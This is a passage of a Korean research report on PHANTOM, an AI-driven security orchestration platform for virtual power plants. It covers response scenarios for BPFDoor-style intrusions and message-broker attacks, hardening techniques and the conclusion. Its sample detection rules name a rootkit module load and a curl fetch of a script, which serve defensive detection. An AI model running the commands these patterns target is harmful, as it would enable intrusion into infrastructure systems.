- 허니팟에서 수집된 매직패킷 샘플 · BPF 호출 시퀀스 · 명령어 로그는 Log Analyzer의 학습데이터로 전환되어 LLM · ML 기반 룰 생성에 활용됨.
 - 허니팟은 “가짜 빌드서버”나 “취약한 MQTT 토픽”으로 위장하여 공격자의 추가 페이로드 업로드 · 실행 행위를 캡처함.
- LLM · ML 기반 룰 생성 · 선정 메커니즘 를 자동 생성에서 전사 배포까지의 프로세스를 기술함.
 - 입력: Log Manager · Chain Identification · 허니팟이 제공한 이벤트 · 샘플이 를 생성의 원자료가 됨.
 - 생성: LLM은 ‘사례 기술 → 장비별 를 템플릿’ 변환을 수행하고 ML은 임계값과 예상 오탐 · 정탐 확률을 제안하여 를 초안에 수치 파라미터를 채움.
 - 평가: 후보 를은 ML 평가모델에서 ‘예상 오탐률 · 탐지 가능성 · 서비스 영향도’를 예측받아 우선순위화되며, 상위 후보는 Policy Manager의 시뮬레이션 · 샌드박스 테스트로 안전성을 검증받음.
 - 운영 권고: 초기에는 보수적 임계값과 광범위한 카나리 적용을 권장

하며 룰 생성의 근거(어떤 이벤트 · 피처로 생성되었는지)를 로그로 보존해 설명가능성(Explainability)을 확보함.

- 구체적 탐지 · 룰 · 쿼리 예시 운영자가 바로 참고할 수 있는 샘플을 제시함.
 - 매직패킷 탐지(개념): alert tcp any any any any any (msg:"BPFDoor magic packet"; content:"|52 93 00 00|"; offset:12; depth:2; sid:1000001;)
 - EDR 프로세스 체인 쿼리(예): process.command_line: "*insmod* /tmp/bpfdoor.ko" OR process.command_line: "*curl*runme.sh*"
 - YARA-like 룰: 허니팟에서 수집된 파일 해시 · 시그니처를 기반으로 YARA 룰을 자동생성하여 EDR에 적용함.
- 종합 운영 시퀀스 예시(타임라인) 탐지→조치→검증→학습의 전형적 흐름을 요약함.
 - 예시 타임라인: 10:12 내부 포트스캔 탐지 → 10:15 빌드서버 다운로더 실행 포착 → 10:19 EDR에서 insmod 탐지 → 10:20 Orchestration이 격리 · NIDS 룰 생성 권고 → 10:22 Policy Manager 카나리 적용 → 10:40 허니팟 샘플 확보 → 11:00 Flow Adjustment 를 보정안 제출 및 전사 배포 권고.
 - 이 시퀀스는 PHANTOM의 폐쇄루프(Detect → Orchestrate → Verify → Learn)를 현실 운영에 구현한 예시임.
- 운영 · 절차 권고 자동화와 인간 검토 병행으로 안전성과 신속성을 확보함.
 - 초기 대응 룰은 카나리 · 모니터 모드로 운영하고 AI Diagnostics의 안정성 검증을 통과하면 단계적으로 하드블록 모드로 전환함.
 - 모든 격리 · 복원 · 룰 변경은 감사 로그로 보관하여 포렌식 · 규제 대응에 활용하며, Policy Manager는 롤백 · 버전관리 기능을 통해 운영 리스크를 낮춤.

5.3 위협 대응 시나리오② - 메시지 브로커 취약점 악용 차단

- 개요 메시지 브로커 입력검증 결함을 통한 전력거래 데이터 변조 공격에 대해 탐지 · 격리 · 무결성 회복 · 학습의 전주기 자동화를 수행함.

- 공격자는 브로커의 스키마 · 길이 검증 누락을 악용하여 버퍼 오버플로우 · 페이로드 삽입 또는 인증자격(인증서 · API Key)을 탈취하여 입찰/거래 데이터를 변조함.
- 본 시나리오에서는 PHANTOM의 모듈들이 “탐지 → 권한확인 → 차단(토픽 · ACL) → 무결성 회복 → 룰 생성 · 검증 → 학습” 루프를 통해 공격을 억제하는 절차를 기술함.
- 탐지: 브로커 입력 이상징후 식별 메시지 크기 · 스키마 불일치 · 비정상 주기 등을 실시간으로 식별함.
 - Log Manager는 브로커 접속로그 · 토픽별 메시지 통계 · 게이트웨이 전달 로그를 수집하고, Log Analyzer는 정상 기준치 대비 편차(페이로드 길이 · 스키마 실패 · 주기 이상)를 탐지함.
 - Chain Identification은 비정상 입력을 ‘입력 검증 실패’ 체인으로 태깅하여 Orchestration Engine에 고위험 경보를 제출함.
 - 브로커 경보 예시: WARN payload_len=2147483647 expected=512 field=bid.price offset=128 같은 로그는 즉시 이상점수를 상승시키는 신호임.
- 권한화장 · 자격증명 이상 식별 동시 세션 · 인증서 이상 사용 패턴으로 탈취 · 오용을 탐지함.




그림 11: PHANTOM의 이상 식별

- Log Analyzer는 동일 client_id의 다중 동시 세션, TLS 지문 변화, 인증서

의 비정상적 동시 사용 등을 모니터링하여 TI와 대조해 신뢰도(Confidence Score)를 조정함.

- Chain Identification은 이상 인증 패턴을 ‘권한화장’으로 표시하고 Orchestration Engine은 해당 인증서 · 세션에 대한 임시 차단 · 세션 강제 종료를 권고함.
 - 동일 client_id가 이질적 IP에서 동시 접속되거나 TLS 지문이 변동하면 탈취 의심으로 자동 플래그가 설정됨.
- 즉각적 완화(Containment) 토픽 · 큐 쓰기 차단 및 게이트웨이 필터 적용으로 변조 유입을 차단함.
 - Orchestration Engine은 Chain Identification의 컨텍스트(영향 자산 · 토픽 중요도)를 고려해 Policy Manager에 ‘토픽 쓰기 차단’ 또는 ‘토픽 단위 ACL 강화’ 를 생성을 요청함.
 - Policy Manager는 시뮬레이션을 수행한 후 카나리로 우선 적용하고 이상 지속 시 전면 적용(쓰기 차단 · 큐 재라우팅) 조치를 실행함.
 - 브로커 ACL 예시: deny write to topic ”kpx/bids/*” from client_id unknown 또는 게이트웨이 필터: if payload_len > 2048 or schema_mismatch then drop.
- 무결성 검사 및 거래 회복 메시지 해시 · 서명 검증과 거래 재처리 절차를 수행함.
 - Log Manager · Policy Manager는 토픽별 메시지에 부착된 디지털 서명 · 해시를 게이트웨이 및 거래소 연동 로그와 대조하여 무결성 위반을 탐지하고, 위반 시 Orchestration Engine은 거래 전달을 일시 중지하고 복구 프로세스를 트리거함.
 - 복구 프로세스: (1) 의심 메시지 격리, (2) 원본 로그 · 해시 재검증, (3) 필요시 거래 롤백 및 재처리 또는 수동 협의에 의한 복원.
- LLM · ML 기반 룰 후보 생성
 - 허니팟 · 로그 샘플을 바탕으로 룰 초안과 파라미터를 자동 생성함.
 - 허니팟과 Log Analyzer가 제공한 변조 샘플 · 페이로드 · 토픽 행위를 LLM에 투입하면 ‘사례→장비별 룰 텍스트’로 변환됨.




그림 12: PHANTOM의 LLM · ML 기반 룰 후보 생성

- ML 모듈은 후보 룰별 예측 오탐률 · 탐지 가능성 · 서비스 영향도를 산정하고 권고 임계값을 제안함.
- 시뮬레이션 · 카나리 배포 및 AI 기반 검증 배포 전후의 서비스 영향 · 오탐을 자동 검증함.
 - Policy Manager는 우선순위 상위 룰을 테스트베드 · 과거 트래픽 샘플로 시뮬레이션하고 카나리 적용→모니터→soft-block→hard-block 단계로 점진 배포함.
 - AI Diagnostics는 배포 중 정상 거래의 실패율 · 응답 지연 · 에러 코드 상승 등 오탐 징후를 실시간으로 모니터링하고 임계치 초과 시 자동 완화/롤백을 지시함.
- 허니팟 유도로 변조 기법 확보 유인 환경에서 페이로드 · 재전송 패턴을 캡처하여 룰 · 모델을 보강함.
 - Orchestration Engine은 의심 토픽 · 게이트웨이를 대상으로 트랩을 배치하고 허니팟은 공격자 행위(변조 페이로드 · 재생 · 스퓌핑)를 안전히 유도 · 기록함.
 - 수집된 샘플은 LLM · ML 학습데이터로 변환되어 다음 룰 생성 주기에 반영되고 TI Exchanger는 유의미한 IOC를 내부 · 외부에 공유함.
- 복구 · 감사 · 지속 개선 무결성 회복과 룰 재학습을 통해 재발 방지 체계를 강화함.
 - 복구 완료 후 Policy Manager는 룰 버전관리 · 감사 로그를 저장하고 Flow

Adjustment는 복구 과정의 학습 지표를 집계하여 모델·룰 개선안을 도출함.

- TI Exchanger는 확보된 IOC를 파트너 기관과 공유하여 유사 공격의 초기 차단에 기여함.

5.4 대응 효과 및 학습 피드백

- 전반적 운영 향상 자동화된 탐지·검증·보정 루프가 운영 효율과 신속성을 향상시킴.
 - PHANTOM의 폐쇄루프(Detect → Orchestrate → Verify → Learn)는 수동 개입을 최소화하면서도 대응 절차의 일관성과 신뢰성을 확보함.
 - 탐지부터 정책 배포·검증·피드백까지 표준화된 워크플로우로 운영자의 의사결정 부담을 줄이고 반복적 작업을 자동화함.
- 탐지 속도 및 초기 차단 개선 맥락 기반 상관분석으로 초기 경보와 즉시 완화가 가능함.
 - Log Analyzer와 Chain Identification의 상관분석은 정찰·침입 초기 신호를 체인 단위로 포착하여 Orchestration Engine이 신속히 완화 조치를 제안함.
 - Policy Manager의 카나리 배포와 AI Diagnostics의 실시간 검증이 결합되어 초기 차단의 안전성을 유지하면서도 빠른 대응을 가능하게 함.
- 정책 품질 개선 및 오탐 관리 AI 기반 자동 검증으로 정책의 안정성이 확보됨.
 - AI Diagnostics는 배포된 룰의 정상 트래픽 영향(오탐 여부)을 지속 모니터링하여 임계값을 조정하거나 룰을 완화·룰백함.
 - Flow Adjustment는 정책 적용 결과를 KPI 형태로 수집·분석하여 룰·모델의 개선점을 제시함.
- 학습 피드백 효과 허니팟·포렌식·운영로그가 모델 개선으로 직결됨.
 - 허니팟이 확보한 실전 행위 데이터(매직패킷 샘플, BPF 호출 시퀀스, 변조 페이로드 등)는 Log Analyzer와 LLM·ML 파이프라인의 학습데이터로 전환되어 탐지·룰 생성 성능을 보강함.
 - 포렌식 팩과 격리·복구 결과는 TI Exchanger를 통해 내부·외부에 공유

되어 조직 간 위협 인식과 룰 적용 범위를 확장함.

- **자산관리(Inventory) 연계 효과** 자동 스캔 · CMDB 연계로 미등록 · 취약 자산이 가시화됨.
 - 정기적 · 자동 스캔 결과가 CMDB와 자동 대조되면서 미등록 자산 · 서비스 버전 불일치 · 취약 자산이 신속히 태깅됨.
 - 태깅된 취약 자산은 허니팟 유도 · 우선 보수 대상 지정 · 패치 워크플로우로 자동 연계되어 공격 표면이 축소됨.
- **회복 탄력성(Resilience) 향상** 무결성 검사 · 자동 복원 절차로 서비스 연속성이 보장됨.
 - 무결성 검증(서명 · 해시)과 자동 복원(검증된 이미지 재적용 · 서비스 재기동) 절차가 결합되어 침해 후 신속한 정상화가 가능함.
 - 복구 과정의 로그 · 증거는 감사 · 규제 대응 자료로 보관되어 후속 개선 활동에 활용됨.
- **기관 간 협력 및 위협 공유 효과** TI 교환과 표준화된 포맷으로 공동 방어가 강화됨.
 - TI Exchanger를 통한 IOC · 행위패턴 공유는 유사 공격의 조기 차단과 기관 간 연쇄적 방어 역량을 증대시킴.
 - 표준 이벤트 스키마와 룰 템플릿은 다양한 기관 · 장비 간 규격 차이를 줄여 협업 효율을 개선함.
- **KPI(모니터링 항목)** 운영 품질을 점검하기 위한 핵심 관찰치들을 권장함.
 - 권장 KPI: 탐지→조치 소요 시간, 정책 안정성(배포 후 오탐 발생 빈도), 학습 기여도(유효 IOC 비율), 자산 정합성(스캔↔CMDB 불일치 비율) 등.
 - KPI는 대시보드로 시각화되어 Flow Adjustment의 자동 보정 결정을 내리는 근거로 활용됨.
- PHANTOM의 폐쇄루프는 탐지 · 대응 · 검증 · 학습을 통합하여 지속 가능한 보안 운영을 실현함.
 - 자동화된 룰 생성 · 카나리 배포 · AI 기반 검증 · 허니팟 학습의 연계는 은닉형 · 다단계 공격에 대한 조직의 적응력과 회복탄력성을 제고함.

- 이후 운영 단계에서는 제시된 KPI와 절차를 바탕으로 시범운영 · 정책 튜닝 · 정기 감사 계획을 수립할 것을 권고함.

6 PHANTOM을 위한 보안성 및 성능 강화 기법

본 장에서는 PHANTOM에 대한 보안성과 성능을 향상시키기 위한 강화 요소들에 대해 다룸



그림 13: PHANTOM을 보호 및 강화하기 위한 5대 강화 요소

6.1 개요

- **강화의 방향 및 필요성** PHANTOM에 대한 보안 및 성능 향상 필요
 - **보안성 강화** PHANTOM의 자동화로 인한 보안 강화 필요
 - PHANTOM은 기본적으로 AI 기술들을 활용하여 자동화된 방식으로 외부 침입에 대한 보안 장비들을 제어 · 관리하기 때문에, PHANTOM

강화 요소	변화하는 환경	지속적 강화
TEE	PHANTOM이 다양한 기관 및 장비 환경에서 운영되며 확대 가능	여러 기관에 걸쳐 AI 파라미터 보호와 안전한 실행 환경 보장 (기관에 대한 확장성 보장)
적대적 학습	PHANTOM이 사용하는 미래 예측 AI 혹은 룰/정책 생성 AI에 대해 공격자가 지속적으로 다양한 공격 수행 가능	AI 모델을 지속적으로 적대적 학습 시킴으로써 대응력 향상
PQC	PHANTOM이 보안 장비와 통신하는 환경이 시공간에 따라 변화 가능	실시간·주기적 벤치마킹을 통해 통신 암호 설정을 동적으로 최적화
블록체인	PHANTOM에 참여하는 기관 수, 로그 공유 범위, 이벤트 발생 빈도가 시간에 따라 변화 가능	온/오프 체인 구조와 신속 합의 기술을 통해 기관 정보를 보호하면서도 상황 변화에도 빠른 합의와 감사 기능 보장
HDC	가용 자원의 급속한 감소나 개념 변화에 따른 신속한 적응 필요	모델 크기를 최소화하여 다양한 자원 제약의 환경에서도 AI가 가능하도록 하며, 빠르게 적응할 수 있도록 함으로써 확장성과 속도 지속 강화

표 1: PHANTOM의 개별 강화 요소들의 기능

으로 인해 보안 장비들이 잘못 관리되면 보호 대상 시스템이 외부 침입에 그대로 노출되게 됨

- PHANTOM이 보안 장비들에 삽입하는 규칙을 생성하기 위한 로그 들, 생성된 규칙이나 정책, 삽입 과정 등 전주기에 대한 보안성을 검토하고 PHANTOM이 안전하게 운영될 수 있도록 보안 장치가 필요
- **성능 향상** PHANTOM의 공격에 대한 신속한 대응을 위해서는 시스템 경량화가 필수
- PHANTOM은 외부 침입에 대한 대응을 목표로 하기 때문에 신속한

대응이 가능해야 하며, 관리하는 대상에 근접할수록 유리하기에 자원 제약적인 환경에서도 문제없이 작동할 정도로 경량화되어야 유리

- PHANTOM은 여러 기관에 걸친 로그를 통한 정책 수립 등을 수행하기 때문에 기관과의 협력과 합의, 감사 등이 필요하며 이 과정이 신속할수록 유리
- **강화 요소의 구성** PHANTOM의 강화 요소는 보안성과 성능을 동시에 강화하여, 다기관 협력 환경에서의 신뢰성과 대응 효율성을 높이기 위한 핵심 기술 요소
 - **보안성 강화**
 - **AI 모델에 대한 보안:** 신뢰수행환경(Trusted Execution Environment, TEE)을 통해 AI 파라미터 및 실행 환경을 신뢰 영역에서 보호하고, 적대적 학습을 통해서 AI 모델의 강건성을 확보함
 - **룰/정책에 대한 보안:** 암호화 민첩한(Crypto-agile) 양자내성암호(Post-quantum Cryptography, PQC)를 적용하여 PHANTOM과 보안 장비간 통신 채널의 보안성을 강화하고, 블록체인을 활용해 로그 및 룰/정책에 대한 무결성과 감사 추적성을 보장
 - **성능 향상**
 - **AI 모델에 대한 성능 향상:** 고차원 컴퓨팅(Hyper-dimensional Computing, HDC)을 통해 AI 모델을 경량화하여 자원 제약 환경에서도 빠른 대응이 가능하도록 함
 - **룰/정책에 대한 성능 향상:** PQC의 동적 알고리즘 선택을 통해 네트워크나 응용 패턴에 따른 최적 성능의 암호화 설정을 제공하거나 블록체인의 신속한 합의 알고리즘을 통해 여러 기관 간 정책 반영 및 대응 절차를 빠르게 함
 - **강화 요소의 의의** 각 강화 요소와 관련한 “변화하는 환경”과 이에 대한 “지속적 강화”는 다음과 같음 (표 1에 정리)
 - **TEE를 통한 AI 파라미터 보호**
 - PHANTOM이 활용하는 AI 파라미터와 내부 연산을 하드웨어 기반 신뢰 영역에서 보호함으로써, 모델 유출이나 조작에 대한 근본적 방어

선 제공

- 이를 통해 PHANTOM 자체가 공격에 노출되더라도 AI 모델의 무결성과 기밀성을 유지할 수 있어 전반적인 시스템 신뢰도를 높임
- 공격자의 기술 수준과 침투 방식이 정교해지는 환경에서도 지속적으로 핵심 자산을 보호할 수 있는 강력한 방어 체계를 제공

· 적대적 학습에 의한 AI 견고화

- 적대적 공격이나 개념 변화 상황에서도 AI 모델이 강건성을 유지하도록 학습·강화하여 변화하는 공격 환경에 지속적으로 적응
- 이를 통해 오탐과 미탐을 낮추고, 장기적인 대응 체계의 안정성을 확보하며 공격자가 우회할 여지를 최소화
- 공격자의 행위 패턴과 위협 양상이 시간에 따라 끊임없이 변화하는 상황에 지속적으로 대응할 수 있는 AI 기반 방어력 제공

· 암호화 민첩성을 통한 통신 채널 보안

- 보안 장비와의 통신 채널을 PQC 기반으로 강화하고, 네트워크 상황이나 응용 패턴, 탐지된 침투에 따라 적절한 알고리즘을 동적으로 선택함으로써 미래 양자 위협에도 대비
- 이를 통해 다양한 운영 환경에서도 안전하고 지연이 최소화된 통신을 가능하게 하여 실시간 대응성을 높임
- 통신 인프라의 형태와 보안 요구사항이 급변하는 환경에서도 유연하게 암호화 정책을 조정하여 지속적인 통신 채널 보안을 제공

· 블록체인을 통한 기관간 로그 무결성 및 감사 추적성 보장

- 여러 기관에 걸친 로그 및 룰 생성·적용 과정을 블록체인에 기록하고 이 과정을 빠르게 하기 위해 블록 생성 및 검증 시간을 단축한 알고리즘을 도입
- 이를 통해 로그 및 룰에 대한 변조 불가능한 신뢰 기반의 협력 구조를 만들고 기관 간 정책 반영 속도를 높이고, 다단계 공격에 대한 공동 대응을 수행할 수 있는 기반 마련
- 기관 간 협력 구조와 위협 범위가 끊임없이 확장되는 환경에서도 무결성과 신뢰성을 유지하면서 신속성도 지속적으로 보장되는 공통 기반

제공

· 고차원 컴퓨팅을 활용한 AI 경량화

- 고차원 벡터 기반의 계산 방식을 통해 AI 모델을 경량화함으로써, 자원 제약적인 환경에서도 안정적 동작이 가능하도록 함
- 경량화와 빠른 추론 속도 확보를 통해 공격 확산 속도보다 빠른 대응 체계 구축하고 네트워크 전반에 대한 가시성 제고
- 운영 환경이 다변화·분산화되고 엣지 기기나 현장 단말이 늘어나는 상황에서도 대응 능력을 지속적으로 유지할 수 있도록 함

6.2 TEE를 통한 PHANTOM의 AI 파라미터 보호

- TEE를 활용하여 PHANTOM가 사용하는 AI 파라미터와 실행 환경을 하드웨어 기반의 격리 영역에서 안전하게 보호하여, PHANTOM의 신뢰성을 높이는 핵심 보안 요소

· 배경

- PHANTOM이 중앙 클라우드의 기관과 독립된 환경에 둘 수도 있으나, 시스템 역할 범위에 따라 온프리미스(on-premise)로 운영할 필요도 있음
- PHANTOM은 다기관 협력 환경에서 동작하므로, 내부 AI 모델이나 정책이 노출될 경우, 전체 방어 체계가 위험해짐
- AI 모델 파라미터는 지식 재산이자 공격자에게는 유용한 자산이 되므로 보호 필요성이 높음

· 목표

- AI 모델의 파라미터 및 추론·학습 과정의 기밀성과 무결성 확보
- 내부 연산 환경에 대한 비인가 접근 방지 및 조작 가능성 차단

· 기능

- 하드웨어 격리 영역을 통한 실행 환경 보호
- PHANTOM의 핵심 알고리즘 및 모델 파라미터 보호

· 의의

- AI 기반 보안 시스템의 신뢰성 확보

- 침투 이후에도 PHANTOM의 핵심 로직이 노출되지 않는 최후 방어 선 역할

6.3 적대적 학습에 의한 PHANTOM의 AI 견고화

- 적대적 학습은 공격자의 적대적 시도 및 개념 변화(concept drift) 상황에서도 AI 모델이 성능을 유지하도록 학습 및 강화하는 기술이다.

- 배경

- 보안 AI 모델은 공격자가 조작한 입력에 무력화될 수 있음
- 공격자는 여러 가지 시도를 통해서 AI 모델을 오작동 시키고자 할 수 있으며 지속적 공격 가능

- 목표

- 적대적 예제를 포함한 주기적 학습으로 모델의 강건성 강화
- 개념 변화 상황에서도 지속적으로 모델 성능 유지 가능

- 기능

- 적대적 예제를 활용한 학습 및 방어 정책 적용
- 개념 변화 감지 기반 동적 모델 업데이트 및 재훈련 수행

- 의의

- 변화하는 환경에서도 안정적으로 동작하는 강건한 AI 모델 확보
- 탐지 실패율 감소 및 장기적 시스템 신뢰성 제고

6.4 암호화 민첩성을 통한 보안 장비와의 통신 채널 보안

- PQC 기반 암호화 민첩성은 PHANTOM과 보안 장비 간의 통신 채널을 네트워크 상황에 따라 동적으로 강화해 장기적 통신 보안성을 확보하는 기

- 배경

- 전력 인프라는 저지연·고신뢰 통신이 필수적이며, 향후 양자 위협도 고려해야 함
- 고정된 암호 알고리즘은 다양한 통신 상황에 대응하기 어려움

- 목표

- PQC 기반 암호 기술을 통해 미래 지향적 통신 보안 확보
- 새로운 알고리즘, 네트워크 상태 및 서명 응용에 따라 서명/검증 구조를 최적화하는 민첩성 확보

· **기능**

- 탐지된 외부 위협, 통신 채널 특성(대역폭, 지연)과 응용의 패턴에 따른 암호 알고리즘 자동 선택
- PQC 알고리즘을 통한 장기 보안성 확보 및 키 관리 자동화

· **의의**

- 통신 보안성의 지속적 강화로 PHANTOM과 보안장비 간 신뢰 채널 확립
- 향후 양자 위협 시대를 대비한 선제적 보안 설계

6.5 블록체인을 통한 기관간 로그 무결성 및 감사 추적성 보장

- 블록체인은 다기관에 걸친 로그 및 룰에 대한 무결성과 감사추적성을 확보하여, 신뢰 기반 공동 대응을 가능하게 하는 핵심 기술

· **배경**

- 다기관 협력 환경에서는 특정 기관의 조작이나 은폐에 대비한 신뢰 기반 원장이 필요
- 로그 전체 공유가 어려운 환경에서 최소 정보 기반의 신뢰 확보가 필요

· **목표**

- 공격 대응 근거의 불변성 및 책임성 확보
- 기관 간 로그/룰에 대한 신뢰성 있는 합의 구조 마련

· **기능**

- 온체인-오픈체인 통신 과정에서 발생 가능한 정보 노출 방지를 위한 프라이버시 보호 기법 제공
- 분산 합의를 통한 룰 적용 및 감사 추적 지원

· **의의**

- 기관 간 협력의 신뢰 기반 인프라 확보
- 여러 기관에 걸친 다단계 공격에 대한 공동 대응의 기술적 근거 마련

6.6 고차원 컴퓨팅을 활용한 PHANTOM의 AI 경량화

- HDC는 고차원 벡터 기반의 계산 방식을 통해 PHANTOM의 AI 모델을 경량화하고 다양한 디바이스 환경에서도 실시간 처리가 가능하도록 하는 기술
 - 배경
 - 사물인터넷과 분산 시스템의 확산·도입 등으로 인해 자원 제약적 환경에서의 AI 수행 시나리오가 다수 발생
 - 전통적 AI 모델은 경량화가 어렵고 실시간성 확보에 제약이 있음
 - 목표
 - 경량화된 AI 모델로 PHANTOM의 적용 범위 확대
 - 자원 제약 환경에서도 실시간 위협 탐지 성능 확보
 - 기능
 - 고차원 벡터 표현을 통한 효율적 모델 구성
 - 학습·추론의 경량화 및 신속한 적응 능력 확보
 - 의의
 - 다양한 환경에 대응 가능한 확장성 확보
 - 소규모 네트워크를 포함 다양한 네트워크에서의 실시간 대응을 통해 전체 네트워크에 대한 보안성 강화

7 결론

- 연구 성과 요약
 - PHANTOM의 개발 배경과 목적
 - 본 연구에서는 VPP와 관련하여 여러 기관이 연계된 복합 인프라에서 발생할 수 있는 다단계 사이버 공격에 대응하기 위한 지능형 보안 오케스트레이션 기술을 개발함
 - PHANTOM은 공격의 탐지, 분석, 예측을 수행하며 보안장비(IDS, 방화벽 등)를 자동 진화시키는 AI 기반 다계층 보안 플랫폼으로 설계 하였음

- PHANTOMfor Security의 주요 성과

- 여러 기관의 로그와 위협 정보를 연계·분석하여 공격 경로를 실시간으로 파악하고, AI 기반 예측 모델을 통해 향후 공격 시나리오를 선제적으로 식별
- 자동 정책 생성·적용 메커니즘을 도입하여 보안 장비의 대응 속도와 적응성을 크게 향상

- Security for PHANTOM의 주요 성과

- PHANTOM 자체의 신뢰성과 효율성을 확보하기 위해 TEE, PQC, 블록체인, 적대적 학습, HDC 등 5대 강화 요소를 통합
- 각 요소는 AI 파라미터 보호(TEE), 통신 보안(PQC), 무결성 및 감사성 확보(블록체인), 강건한 AI 학습(적대적 학습), 시스템 경량화(HDC) 역할을 수행하며, PHANTOM의 지속적 진화를 가능하게 함

- 기술적 의의와 차별성

- 다기관 연계 보안 협력체계의 구축

- 기존 단일기관 중심 보안체계를 넘어, VPP·DSO·ISO 등 다기관 간 실시간 위협 인텔리전스 공유 및 공동대응 구조를 마련
- 각 기관의 자율성을 유지하면서도 상호 신뢰 기반의 협업적 방어 체계를 실현

- AI 기반 자동 진화 보안 메커니즘의 구현

- PHANTOM은 강화학습·그래프 기반 학습 등 AI 기술을 이용해 과거 분석과 미래 예측을 결합한 자기진화형 보안을 가능하게 함
- 기존 단일 장비를 활용한 룰 기반 보안의 한계를 극복하고, 변화하는 위협 환경에 자동 적응할 수 있는 지능형 보안 운영체계로 발전

- 시스템 자체에 대한 보안성과 효율성 동시 달성

- TEE와 PQC를 통한 PHANTOM의 인프라 입장에서의 보안성 확보, 적대적 학습을 통한 PHANTOM의 AI 모델에 대한 보안성 확보, HDC 기반 경량화를 통한 실시간 대응성 확보 등 보안성과 성능의 균형적 통합을 달성
- 특히 블록체인 기반의 온/오프-체인 로그 및 룰 관리 구조를 통해 기관

간 협력과 프라이버시 보호를 동시에 보장

- 향후 발전 방향

- 실증 기반 확장

- 실증 테스트베드를 구축하여 PHANTOM에 대한 개념 증명 수행
 - 실제 VPP 운영환경을 대상으로 한 실증 프로젝트를 통해 PHANTOM의 운영 안정성과 상호운용성을 검증

- 지속적 학습 및 진화형 보안 생태계 구축

- PHANTOM이 수집하는 다기관 로그와 공격 정보를 기반으로 STIX/TAXII 연동 위협지능 플랫폼을 확장하고, 강화학습·적대적 학습을 결합하여 시간·공간·패턴 변화에 적응하는 진화형 보안 AI 모델로 발전시킴
 - 기존 단일 장비를 활용한 룰 기반 보안의 한계를 극복하고, 변화하는 위협 환경에 자동 적응할 수 있는 지능형 보안 운영체계로 발전

- 산업 및 사회적 파급 확산

- 전력망 뿐 아니라 스마트시티, 자율주행, 산업 제어망 등 사이버-물리 시스템의 다양한 영역으로 PHANTOM기술을 확장
 - 국가 인프라 보호와 AI 보안 산업의 자립화를 이끌어 지속 가능한 디지털 신뢰 사회 구축에 기여

사사 (Acknowledgment)

이 연구는 2025년도 산업통상자원부 및 한국산업기술기획평가원(KEIT) 연구비 지원에 의한 연구임(RS-2025-02653102)

References

- [1] M. Kaiss, Y. Wan, D. Gebbran, C. U. Vila, and T. Dragičević, “Review on virtual power plants/virtual aggregators: concepts, applications, prospects and operation strategies,” *Renewable and Sustainable Energy Reviews*, vol. 211, p. 115242, 2025.

- [2] 박선호, “한전kdn, ai 기반 vpp 플랫폼 ‘e:모음’ 기술력 입증,” 2025, (2025년 10월 14일 확인). [Online]. Available: <https://www.energykorea.co.kr/news/articleView.html?idxno=62577>
- [3] 한국전력정보(주), “가상발전소(vpp) 솔루션,” 2022, (2025년 10월 31일 확인). [Online]. Available: <https://www.hepi.co.kr/solution/vpp.html>
- [4] 엔라이튼, “안정적인 태양광 수익을 위한 또 다른 대안, vpp,” 2022, (2025년 10월 31일 확인). [Online]. Available: <https://enlighten.kr/insight/glossary/9819>
- [5] VPPlab, “Renewable energy it platform,” 2021, (2025년 10월 31일 확인). [Online]. Available: <https://www.vpplab.kr/>
- [6] 한화큐셀, “한화큐셀은 청정 전력 생산을 위한 신재생에너지 솔루션을 제공합니다,” 2025, (2025년 10월 31일 확인). [Online]. Available: <https://qcells.com/kr/>
- [7] D. Pudjianto, C. Ramsay, and G. Strbac, “Microgrids and virtual power plants: Concepts to support the integration of distributed energy resources,” *Proceedings of the Institution of Mechanical Engineers, Part A: Journal of Power and Energy*, vol. 222, no. 7, pp. 731–741, 2008.
- [8] N. Naval and J. M. Yusta, “Virtual power plant models and electricity markets-a review,” *Renewable and Sustainable Energy Reviews*, vol. 149, p. 111393, 2021.
- [9] Ö. Sen, C. Eze, A. Ulbig, and A. Monti, “On holistic multi-step cyber-attack detection via a graph-based correlation approach,” in *2022 IEEE International Conference on Communications, Control, and Computing Technologies for Smart Grids (SmartGridComm)*. IEEE, 2022, pp. 380–386.
- [10] J. Henriksson, “Cyber supply-chain security challenges in the context of interorganizational collaboration,” 2021.
- [11] J. Martínez and J. M. Durán, “Software supply chain attacks, a threat to global cybersecurity: Solarwinds’ case study,” *International Journal of Safety and Security Engineering*, vol. 11, no. 5, pp. 537–545, 2021.

- [12] J. Beerman, D. Berent, Z. Falter, and S. Bhunia, “A review of colonial pipeline ransomware attack,” in *2023 IEEE/ACM 23rd International Symposium on Cluster, Cloud and Internet Computing Workshops (CC-GridW)*. IEEE, 2023, pp. 8–15.
- [13] S. Abdelkader, J. Amissah, and O. Abdel-Rahim, “Virtual power plants: an in-depth analysis of their advancements and importance as crucial players in modern power systems,” *Energy, Sustainability and Society*, vol. 14, no. 1, p. 52, 2024.